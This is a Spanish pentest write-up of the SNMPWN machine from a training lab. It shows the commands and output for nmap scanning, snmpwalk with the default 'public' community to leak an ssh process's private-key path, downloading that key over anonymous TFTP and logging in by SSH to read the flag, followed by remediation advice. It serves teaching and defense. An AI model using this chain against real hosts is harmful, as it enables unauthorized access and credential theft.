WHOAMI-LABS

Entrena pentesting en escenarios reales · Documenta hallazgos · Progresa

Informe de Pentesting

Máquina: SNMPWN

Dificultad: Media (3 XP)

`SNMPWN{sn1ff_pr0cess_w1n_4cc3ss}`

Objetivo	SNMPWN — DataCenter-CORP · `172.17.0.2`
Sistema	Ubuntu 16.04.7 LTS · OpenSSH 7.2p2 · net-snmp (SNMPv1/v3)
Vector principal	SNMP community `public` → fuga de parámetros de proceso → clave SSH vía TFTP → acceso
Fecha	2026-11-12 · Conquistada 16:57:55 +0100
Autor	Josep Sanz
Clasificación	Confidencial — uso interno / académico

Alcance y autorización. Todas las pruebas se han realizado exclusivamente contra la máquina `172.17.0.2` del laboratorio whoami-labs, en el marco de la práctica de la asignatura y con autorización total sobre el entorno. Sin ataques de fuerza bruta ni denegación de servicio.

1. Resumen ejecutivo

La máquina **SNMPWN** queda comprometida mediante una cadena que arranca en un servicio de gestión mal configurado. El host expone **SNMP** (161/UDP) con la *community string* por defecto `public`, lo que permite a cualquier atacante no autenticado de la red leer toda la base de información de gestión (MIB). Entre esos datos, la rama de procesos en ejecución (`hrSWRunParameters`) **filtra la línea de comandos completa** de un proceso `ssh` que incluye la ruta de una clave privada y el usuario destino: `ssh -i /opt/david_key ... david@127.0.0.1`.

A continuación, el servicio **TFTP** (sin autenticación por diseño) sirve el fichero `david_key`, de modo que el atacante **descarga la clave privada SSH** y accede al sistema como el usuario `david` sin conocer ninguna contraseña. En la `home` de `david` se encuentra la flag.

El riesgo global es **Alto**: una configuración por defecto (SNMP `public`) combinada con un servicio de transferencia de ficheros anónimo convierte una fuga de información en acceso interactivo al host.

Cadena de ataque

```
Recon (Nmap TCP+UDP) → SNMP community public → enumeración de la MIB
 → fuga de hrSWRunParameters (línea de comandos de ssh -i /opt/david_key ... david@127.0.0.1)
 → descarga de la clave privada por TFTP anónimo (get david_key)
 → acceso SSH como david con la clave → flag
```

2. Metodología y alcance

Pruebas de caja negra sobre un único objetivo (`172.17.0.2`) desde una estación Kali Linux en la misma red de laboratorio. Fases ejecutadas: reconocimiento y enumeración (TCP y UDP), análisis del servicio SNMP, explotación de la fuga de información y obtención de acceso. No se realizaron ataques de fuerza bruta, DoS ni pruebas fuera del alcance autorizado. Marco de referencia: **MITRE ATT&CK** y **OWASP**.

3. Resumen de vulnerabilidades

#	Hallazgo	CWE / Referencia	CVSS	Severidad
1	SNMP con community `public` por defecto (lectura de toda la MIB sin autenticación)	CWE-1188 / CWE-200 · OWASP A05:2021 · ATT&CK T1046	7.5	Alta
2	Fuga de credencial en línea de comandos de proceso (`ssh -i /opt/david_key … david@127.0.0.1` visible vía `hrSWRunParameters`)	CWE-214 / CWE-522 · ATT&CK T1552.004	8.1	Alta
3	TFTP anónimo sirve la clave privada SSH (`david_key`) sin control de acceso	CWE-306 / CWE-552 · OWASP A01:2021 · ATT&CK T1552.004	8.6	Alta
4	Autenticación SSH basada únicamente en clave privada expuesta (sin passphrase)	CWE-321 / CWE-798 · ATT&CK T1078	7.8	Alta
5	Divulgación de información del sistema (hostname, contacto, ubicación, SO, versiones)	CWE-200 · OWASP A05:2021	5.3	Media

4. Desarrollo técnico (paso a paso)

4.1 · Reconocimiento TCP

Objetivo: descubrir puertos y servicios expuestos. Un barrido completo de puertos TCP revela únicamente SSH y el multiplexor SMUX (199/TCP), indicio típico de que hay un agente SNMP escuchando.

```
# Barrido TCP completo con detección de versión y scripts
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-12 16:09 +0100
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 10:3b:f3:0d:25:72:2b:79:2e:b8:46:21:3a:9f:df:e3 (RSA)
|   256 ba:0f:54:3a:f2:24:d7:e3:33:80:95:34:6a:1d:56:3d (ECDSA)
|_  256 63:fc:fe:2a:58:1f:0b:2e:c5:54:bd:04:f1:51:c4:71 (ED25519)
199/tcp open  smux    Linux SNMP multiplexer
MAC Address: 4E:38:F4:03:05:30 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
```

Fig. 1 — Nmap TCP: 22/tcp OpenSSH 7.2p2 (Ubuntu) y 199/tcp smux (Linux SNMP multiplexer). El puerto 199 sugiere un agente SNMP activo.

El resultado confirma `22/tcp` (OpenSSH 7.2p2 Ubuntu) y `199/tcp smux`. SMUX es el protocolo que usa `net-snmp` para sus subagentes: señal clara de que SNMP está presente, pero escucha en UDP y no aparece en un escaneo TCP convencional.

4.2 · Reconocimiento UDP — descubrir SNMP

Objetivo: confirmar el servicio SNMP, que viaja sobre UDP/161 y se pasa por alto en escaneos solo-TCP. Se lanza un escaneo UDP dirigido al puerto 161.

```
# Confirmar SNMP en UDP/161 y su versión
sudo nmap -sU -p 161 --open 172.17.0.2
sudo nmap -sU -sV -p 161 --open 172.17.0.2
```




Fig. 2 — Nmap UDP: 161/udp abierto, SNMPv1 server / net-snmp SNMPv3 server, con community (public) y host snmpwn.

Nmap identifica `161/udp snmp – SNMPv1 server; net-snmp SNMPv3 server (public)`. El propio script revela ya que la *community* `public` está activa, lo que habilita la lectura de la MIB sin credenciales. Esta es la raíz de la cadena (**Hallazgo 1**).

4.3 · Enumeración SNMP — información del sistema

Objetivo: extraer datos del host leyendo la MIB con la community por defecto.

```
# Volcado de la MIB con SNMPv1 y community public
snmpwalk -v 1 -c public 172.17.0.2
```




Fig. 3 — snmpwalk (system): kernel Linux snmpwn, contacto admin@snmpwn.local, hostname snmpwn, ubicación DataCenter-CORP. Divulgación de información (Hallazgo 5).

La rama `system` filtra el sistema operativo y kernel, el contacto administrativo (`admin@snmpwn.local`), el nombre de host (`snmpwn`) y la ubicación (`DataCenter-CORP`). Útil para el atacante y constitutivo del **Hallazgo 5**.

4.4 · Fuga de la credencial — parámetros de procesos

Objetivo: revisar la rama `hrSWRun` (Host Resources MIB), que expone los procesos en ejecución **con su línea de comandos completa**. Aquí está la joya de la máquina.

```
# Rama de procesos en ejecución (nombre + parámetros)
snmpwalk -v 1 -c public 172.17.0.2 1.3.6.1.2.1.25.4.2.1.5   # hrSWRunParameters
```

```
iso.3.6.1.2.1.25.4.2.1.4.840 = STRING: "ssh"
iso.3.6.1.2.1.25.4.2.1.4.841 = STRING: "sshd: david [priv]"
iso.3.6.1.2.1.25.4.2.1.4.851 = STRING: "sshd: david@notty"
iso.3.6.1.2.1.25.4.2.1.4.852 = STRING: "sleep"
iso.3.6.1.2.1.25.4.2.1.5.1 = STRING: "/usr/bin/supervisord -n"
iso.3.6.1.2.1.25.4.2.1.5.9 = STRING: "-f -Lo -c /etc/snmp/snmpd.conf"
iso.3.6.1.2.1.25.4.2.1.5.10 = STRING: "/opt/autoconnect.sh"
iso.3.6.1.2.1.25.4.2.1.5.11 = STRING: "-L -s /var/lib/tftpboot"
iso.3.6.1.2.1.25.4.2.1.5.13 = STRING: "-D"
iso.3.6.1.2.1.25.4.2.1.5.840 = STRING: "-i /opt/david_key -o StrictHostKeyChecking=no -o BatchMode=yes david@127.0.0.1 sleep 30"
iso.3.6.1.2.1.25.4.2.1.5.841 = ""
```

Fig. 4 — hrSWRunParameters filtra la línea de comandos: "-i /opt/david_key -o StrictHostKeyChecking=no -o BatchMode=yes david@127.0.0.1 sleep 30". Fuga de credencial (Hallazgo 2).

El OID `1.3.6.1.2.1.25.4.2.1.5.840` contiene: `-i /opt/david_key -o StrictHostKeyChecking=no -o BatchMode=yes david@127.0.0.1 sleep 30`. Es un proceso SSH automatizado que delata **dos datos críticos**: la ruta de una clave privada (`/opt/david_key`) y el usuario destino (`david`). También se ven `in.tftpd -s /var/lib/tftpboot` y `autoconnect.sh`, que anticipan la vía de descarga.

> La misma información se observa de forma estructurada en la tabla de procesos (ejecutada, por ejemplo, con un módulo de post-explotación o `snmp-check`): se aprecia el PID del proceso `ssh` con sus parámetros y el `in.tftpd` sirviendo `/var/lib/tftpboot`.

```
[*] Processes:

  Id                  Status              Name                Path                Parameters
  1                   running             supervisord         /usr/bin/python     /usr/bin/supervisord -n
  9                   running             snmpd               /usr/sbin/snmpd     -f -Lo -c /etc/snmp/snmpd.conf
  10                  runnable            autoconnect.sh      /bin/bash           /opt/autoconnect.sh
  11                  runnable            in.tftpd            /usr/sbin/in.tftpd  -L -s /var/lib/tftpboot
  13                  runnable            sshd                /usr/sbin/sshd      -D
  982                 runnable            ssh                 ssh                 -i /opt/david_key -o StrictHostKeyChecking=no -o BatchMode=yes david@127.0.0.1 sleep 30
  983                 runnable            sshd                sshd: david [priv]
  993                 runnable            sshd                sshd: david@notty
  994                 runnable            sleep               sleep               30
```

Fig. 5 — Tabla de procesos (SNMP): supervisord, snmpd, autoconnect.sh, in.tftpd (-s /var/lib/tftpboot), sshd y el ssh que usa /opt/david_key hacia david@127.0.0.1.

4.5 · Descarga de la clave privada vía TFTP

Objetivo: obtener el fichero `david_key`. El proceso `in.tftpd` sirve `/var/lib/tftpboot` **sin autenticación**. Se descarga la clave directamente.

```
# Cliente TFTP (sin autenticación por diseño)
tftp 172.17.0.2
tftp> get david_key
tftp> quit
chmod 600 david_key
```



Fig. 6 — Cliente TFTP: get david_key descarga la clave privada desde /var/lib/tftpboot sin credenciales (Hallazgo 3). A la derecha, el fichero david_key ya en el disco del atacante.

TFTP no contempla autenticación, de modo que cualquiera que conozca el nombre del fichero (filtrado por SNMP en el paso anterior) puede llevárselo. Se ajustan permisos a `600` para que SSH acepte la clave.

4.6 · Acceso inicial por SSH

Objetivo: autenticarse como `david` con la clave robada.

```
# Limpiar known_hosts y acceder con la clave privada
ssh-keygen -f ~/.ssh/known_hosts -R 172.17.0.2
ssh -i david_key david@172.17.0.2
```



Fig. 7 — Acceso SSH con david_key: sesión como david (uid=1000) en Ubuntu 16.04.7 LTS. Autenticación solo por clave, sin contraseña (Hallazgo 4).

La clave no tiene *passphrase*, así que concede sesión interactiva inmediata como `uid=1000(david)`. El acceso se logra sin conocer ninguna contraseña: la seguridad dependía por completo de la confidencialidad de un fichero que el propio sistema estaba publicando.

4.7 · Captura de la flag

```
# Enumeración del home y lectura de la flag
id
ls -laR
cat flag.txt
```



Fig. 8 — Lectura de la flag en la home de david: SNMPWN{{sn1ff_pr0cess_w1n_4cc3ss}}.

SNMPWN{sn1ff_pr0cess_w1n_4cc3ss}




Fig. 9 — Panel de whoami-labs: SNMPWN completado (16:57:55 +0100). Flag validada; máquina conquistada.

La flag queda validada en la plataforma, confirmando el compromiso completo de la vía prevista por la máquina. El nombre de la flag —*sniff process, win access*— resume la enseñanza: husmear los procesos por SNMP condujo directamente al acceso.

5. Detalle de hallazgos y remediación

Hallazgo 1 — SNMP community `public` por defecto · Alta (CVSS 7.5)

Descripción: el agente SNMP acepta la community de solo-lectura `public`, que permite a cualquier host de la red leer la MIB completa sin autenticación. **CWE-1188 / CWE-200.**

- Deshabilitar SNMPv1/v2c; migrar a **SNMPv3** con autenticación y cifrado (authPriv, SHA + AES).
- Si SNMPv2c es imprescindible, usar communities largas y aleatorias (no `public` / `private`).
- Restringir el acceso por ACL/firewall a los sistemas de gestión autorizados; limitar las vistas (`view`) a las ramas estrictamente necesarias.

Hallazgo 2 — Fuga de credencial en la línea de comandos del proceso · Alta (CVSS 8.1)

Descripción: la MIB `hrSWRunParameters` expone la línea de comandos de un `ssh` que referencia la ruta de la clave privada y el usuario destino. **CWE-214 / CWE-522 · T1552.004.**

- No pasar secretos ni rutas sensibles como argumentos de proceso; cargar la configuración SSH desde `~/.ssh/config` o un fichero de credenciales con permisos restrictivos.
- Restringir la vista SNMP para que **no** incluya la rama `hrSWRun` (Host Resources MIB).
- Evitar automatismos que dejen claves y destinos visibles; usar agentes SSH o *secret managers*.

Hallazgo 3 — TFTP anónimo sirve la clave privada · Alta (CVSS 8.6)

Descripción: `in.tftpd` publica `/var/lib/tftpboot` sin autenticación, incluyendo `david_key`. **CWE-306 / CWE-552 · OWASP A01:2021.**

- Retirar el servicio TFTP si no es imprescindible; nunca almacenar claves ni secretos en su directorio raíz.
- Si TFTP es necesario (p. ej. arranque PXE), confinarlo a una VLAN aislada, en solo-lectura y sin ficheros sensibles; preferir SFTP/FTPS/HTTPS con autenticación.
- Rotar **inmediatamente** la clave `david_key` expuesta y revisar `authorized_keys`.

Hallazgo 4 — Autenticación SSH solo por clave expuesta y sin passphrase · Alta (CVSS 7.8)

Descripción: la clave privada carece de *passphrase*; su mera obtención concede acceso. **CWE-321 / CWE-798 · T1078.**

- Proteger las claves con *passphrase* y permisos `600`; emparejar con MFA donde sea posible.
- Aplicar `from=` en `authorized_keys` para restringir el origen, y `command=` / `restrict` para limitar su uso.
- Rotación periódica de claves y auditoría de las claves autorizadas.

Hallazgo 5 — Divulgación de información del sistema · Media (CVSS 5.3)

Descripción: SNMP revela SO, kernel, hostname, contacto y ubicación. **CWE-200.**

- Minimizar los campos `sysContact` / `sysLocation`; limitar las vistas SNMP; ocultar banners de versión.

6. Matriz MITRE ATT&CK

Táctica	Técnica	Uso en esta máquina
	T1046 — Network Service Scanning	

Reconnaissance / Discovery		Nmap TCP/UDP; detección de SNMP (161/UDP) y SMUX (199/TCP).
Discovery	T1082 — System Information Discovery	Enumeración de la rama `system` de la MIB vía SNMP.
Credential Access	T1552.004 — Unsecured Credentials: Private Keys	Fuga de la ruta de la clave por SNMP y descarga de `david_key` por TFTP.
Initial Access	T1078 — Valid Accounts	Sesión SSH como `david` con la clave obtenida.

7. Conclusión

SNMPWN demuestra cómo un servicio de gestión con configuración por defecto (**SNMP `public`**) deja de ser un detalle de monitorización para convertirse en el primer eslabón de un compromiso. La MIB publicó la línea de comandos de un proceso con la **ruta de una clave privada**, y un **TFTP anónimo** entregó esa clave: dos malas prácticas que, encadenadas, bastan para pasar de *sin credenciales* a *shell interactiva*.

Aplicar correctamente **un solo** control habría roto la cadena: con SNMPv3 autenticado (o sin la rama `hrSWRun` en la vista) no hay fuga; sin TFTP anónimo —o sin la clave en su directorio— no hay descarga; con *passphrase* en la clave, robarla no basta. **Defensa en profundidad** y **mínimo privilegio** en la exposición de información son, de nuevo, la lección central.

> **Acción prioritaria:** rotar de inmediato la clave `david_key`, deshabilitar la community `public` (migrar a SNMPv3) y retirar la clave del directorio TFTP.